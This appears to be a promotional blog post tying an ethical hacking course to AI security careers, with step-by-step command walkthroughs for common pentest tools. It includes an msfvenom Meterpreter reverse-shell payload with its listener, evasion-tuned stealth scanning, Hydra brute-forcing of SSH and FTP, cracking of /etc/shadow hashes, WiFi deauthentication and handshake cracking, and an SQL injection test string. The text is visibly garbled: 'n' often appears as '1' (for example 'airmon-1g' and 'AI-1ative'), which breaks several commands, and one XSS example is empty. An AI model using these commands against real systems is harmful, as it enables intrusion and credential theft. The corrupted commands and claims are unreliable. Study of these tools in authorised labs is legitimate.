Listen to this Post

Introduction:
The convergence of ethical hacking and artificial intelligence is rapidly redefining the cybersecurity landscape. As organizations race to adopt AI-driven systems, the demand for professionals who can both secure traditional infrastructure and audit AI-1ative architectures has never been greater. Completing a structured Ethical Hacking 101 course—covering reconnaissance, scanning, exploitation, and post-exploitation techniques—provides the essential offensive security mindset required to transition into specialized roles such as AI Security Engineer or AI Penetration Tester.
Learning Objectives:
- Master the core phases of ethical hacking: footprinting, scanning, enumeration, system hacking, and reporting
- Develop hands-on proficiency with industry-standard penetration testing tools including Nmap, Nessus, Metasploit, and Wireshark
- Understand how AI and machine learning are transforming offensive security, threat detection, and vulnerability assessment
- Build a practical command-line skill set across Linux and Windows environments for real-world security testing
You Should Know:
1. Reconnaissance and Network Mapping with Nmap
Reconnaissance is the first and most critical phase of any ethical hacking engagement. Nmap (Network Mapper) remains the industry standard for network discovery, port scanning, and service enumeration. A typical ethical hacking workflow begins with host discovery to identify alive systems on a target subnet.
Step‑by‑Step Guide:
Step 1 – Identify Alive Hosts
nmap -sn 192.168.1.0/24 -oA alive
This performs a ping sweep to discover active hosts and saves output in all formats (.nmap, .gnmap, .xml).
Step 2 – Extract Alive IP Addresses
grep "Up" alive.gnmap | cut -d " " -f 2 > alive_ips.txt
This extracts IP addresses of live hosts for deeper scanning.
Step 3 – Detailed TCP Scan with Service and OS Detection
nmap -sV -sC -O -iL alive_ips.txt -oA tcpscan
The `-sV` flag enables service version detection, `-sC` runs default NSE scripts, and `-O` attempts operating system fingerprinting.
Step 4 – Stealth Scan for Evasion
nmap -sS -T1 -Pn --max-retries 1 --min-rate 50 --scan-delay 1s -p- -sV -oN stealth_scan.txt $TARGET
This SYN stealth scan reduces detection risk by throttling packet rates and avoiding host discovery.
For Windows environments, Zenmap provides a GUI alternative, and Nmap can be installed via the official installer or through WSL (Windows Subsystem for Linux).
2. Vulnerability Scanning with Nessus and Nikto
Vulnerability assessment transforms raw reconnaissance data into actionable intelligence. Nessus, a comprehensive vulnerability scanner, and Nikto, a specialized web server scanner, are essential tools in the ethical hacker’s arsenal.
Nessus Setup and Scan Execution (Linux):
Step 1 – Install Nessus
sudo dpkg -i Nessus-10.8.3-ubuntu1604_amd64.deb
Step 2 – Start the Nessus Service
sudo systemctl start nessusd.service
sudo systemctl status nessusd.service
Step 3 – Access Web Interface
Navigate to `https://localhost:8834` to configure and launch scans.
Nikto Web Server Scanning:
Basic Scan
nikto -h http://example.com
Scan with SSL/TLS
nikto -h https://example.com -ssl
Scan Specific Port and Save Output
nikto -h target.com -p 8443 -o nikto.txt -Format txt
3. Exploitation Framework: Metasploit Fundamentals
The Metasploit Framework is the cornerstone of modern penetration testing, providing a modular platform for developing and executing exploits. Understanding its architecture—exploits, payloads, auxiliary modules, and post-exploitation tools—is essential for any ethical hacker.
Basic Exploitation Workflow:
Step 1 – Generate a Payload with msfvenom
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10 LPORT=4444 -f exe > payload.exe
Step 2 – Launch Metasploit Console
msfconsole
Step 3 – Set Up a Listener
msf6 > use exploit/multi/handler
msf6 > set PAYLOAD windows/meterpreter/reverse_tcp
msf6 > set LHOST 192.168.1.10
msf6 > set LPORT 4444
msf6 > exploit
Step 4 – Execute Payload on Target
After the payload executes on the target system, the attacker gains a Meterpreter session for post-exploitation activities.
Directory Structure Awareness:
/usr/share/metasploit-framework/
├── modules/
│ ├── exploits/  Organized by OS and service
│ ├── auxiliary/  Scanners, fuzzers, recon modules
│ └── payloads/  Singles, stagers, stages
4. Network Traffic Analysis with Wireshark
Wireshark enables deep packet inspection, allowing security professionals to detect malicious traffic, identify protocol anomalies, and investigate security incidents.
Capturing and Analyzing Traffic:
Step 1 – Start Capture on Interface
In the Wireshark GUI, select the network interface (e.g., eth0) and click the shark fin icon to start capture.
Step 2 – Apply Display Filters for Traffic Isolation
– Filter HTTP traffic: `http`
– Filter DNS queries: `dns`
– Filter TCP packets larger than 1000 bytes: `tcp && frame.len > 1000`
Step 3 – Identify Suspicious Patterns
Look for:
- ARP spoofing indicators
- Port scan signatures (multiple SYN packets to different ports)
- Unencrypted credentials in HTTP POST requests
For command-line packet capture, `tcpdump` complements Wireshark:
tcpdump -i eth0 -w capture.pcap
5. Web Application Security Testing with Burp Suite
Web applications remain the most attacked vector in modern enterprise environments. Burp Suite provides an integrated platform for intercepting, analyzing, and manipulating HTTP/S traffic.
Intercepting and Modifying HTTP Requests:
Step 1 – Configure Proxy
Set browser proxy to `127.0.0.1:8080`.
Step 2 – Enable Intercept
In Burp Suite, navigate to Proxy > Intercept and toggle Intercept to ON.
Step 3 – Capture and Forward Requests
Submit a form in the target application, observe the raw request in Burp, modify parameters, and click Forward.
Step 4 – Repeater for Manual Testing
Send interesting requests to Repeater for parameter manipulation and vulnerability validation.
Common Web Vulnerabilities to Test:
- SQL Injection (test with
' OR '1'='1) - Cross-Site Scripting (XSS) with ``
– Insecure Direct Object References (IDOR) by modifying user IDs in URLs
- Password Security Assessment: Hydra and John the Ripper
Credential security remains a persistent weakness. Hydra performs online brute-force attacks against live services, while John the Ripper cracks password hashes offline.
Hydra – Online Brute-Force (SSH Example):
hydra -l root -P /usr/share/wordlists/rockyou.txt 192.168.1.100 -t 4 ssh
This attempts to brute-force SSH credentials using a single username and a password wordlist.
Hydra – FTP Brute-Force:
hydra -l msfadmin -P /home/kali/passwords.txt ftp://192.168.56.102
John the Ripper – Offline Hash Cracking:
Step 1 – Extract Hashes
unshadow /etc/passwd /etc/shadow > hashes.txt
Step 2 – Run John
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Step 3 – Show Cracked Passwords
john --show hashes.txt
7. Wireless Security Auditing with Aircrack-1g
WiFi networks introduce unique attack surfaces. The Aircrack-1g suite enables comprehensive wireless security assessment.
WPA/WPA2 Handshake Capture and Cracking:
Step 1 – Enable Monitor Mode
sudo airmon-1g check kill
sudo airmon-1g start wlan0
Step 2 – Scan for Access Points
airodump-1g wlan0mon
Step 3 – Capture Handshake
airodump-1g -c 6 --bssid AA:BB:CC:DD:EE:FF -w capture wlan0mon
Step 4 – Deauthenticate Client to Force Reconnection
aireplay-1g -0 2 -a AA:BB:CC:DD:EE:FF -c CLIENT_MAC wlan0mon
Step 5 – Crack the Handshake
aircrack-1g -w /usr/share/wordlists/rockyou.txt capture-01.cap
What Undercode Say:
- Ethical hacking fundamentals are non-1egotiable. The Ethical Hacking 101 course provides the essential vocabulary and methodology—reconnaissance, scanning, exploitation, and reporting—that every cybersecurity professional must internalize before advancing to specialized domains like AI security.
-
AI-1ative security engineering demands offensive roots. The journey toward becoming a Native AI Engineer is fundamentally strengthened by understanding how attackers think, operate, and exploit vulnerabilities. AI systems introduce new attack surfaces—prompt injection, adversarial ML, model poisoning—that require the same adversarial mindset cultivated through ethical hacking.
The strategic value of combining ethical hacking expertise with AI knowledge cannot be overstated. Organizations are actively seeking professionals who can both secure traditional infrastructure and audit AI systems. The CEH certification pathway, aligned with EC-Council’s v13 curriculum, now maps to 49 distinct cybersecurity job roles—a significant expansion from the previous 20. This reflects the industry’s recognition that offensive security skills are foundational across the entire cybersecurity spectrum.
Moreover, the tools and techniques learned in foundational courses—Nmap for reconnaissance, Metasploit for exploitation, Wireshark for analysis—remain directly applicable to AI security assessments. The discipline of thinking like an attacker, understanding system weaknesses, and methodically documenting findings translates seamlessly from traditional network penetration testing to AI red teaming.
Prediction:
- +1 The integration of AI into ethical hacking workflows will accelerate dramatically by 2027, with AI-powered vulnerability scanners achieving 90%+ accuracy in threat detection and reducing manual analysis time by up to 40%.
-
+1 The demand for professionals holding both ethical hacking certifications (CEH, OSCP) and AI/ML credentials will outpace supply, creating premium salary brackets exceeding $150,000 for AI Security Engineer roles.
-
-1 Traditional perimeter-based security roles will face obsolescence as AI-driven autonomous threat response systems become mainstream, forcing legacy security professionals to rapidly upskill or risk displacement.
-
+1 The convergence of offensive security and AI will birth a new specialty—AI Red Teaming—with dedicated career pathways and certification programs emerging within the next 18–24 months.
-
-1 Adversarial AI attacks (model poisoning, prompt injection, data extraction) will become the dominant attack vector by 2028, requiring ethical hackers to fundamentally rethink exploitation methodologies for non-deterministic systems.
▶️ Related Video (62% Match):
https://www.youtube.com/watch?v=-OQctGNyd6Y
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eu3hiNVg – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


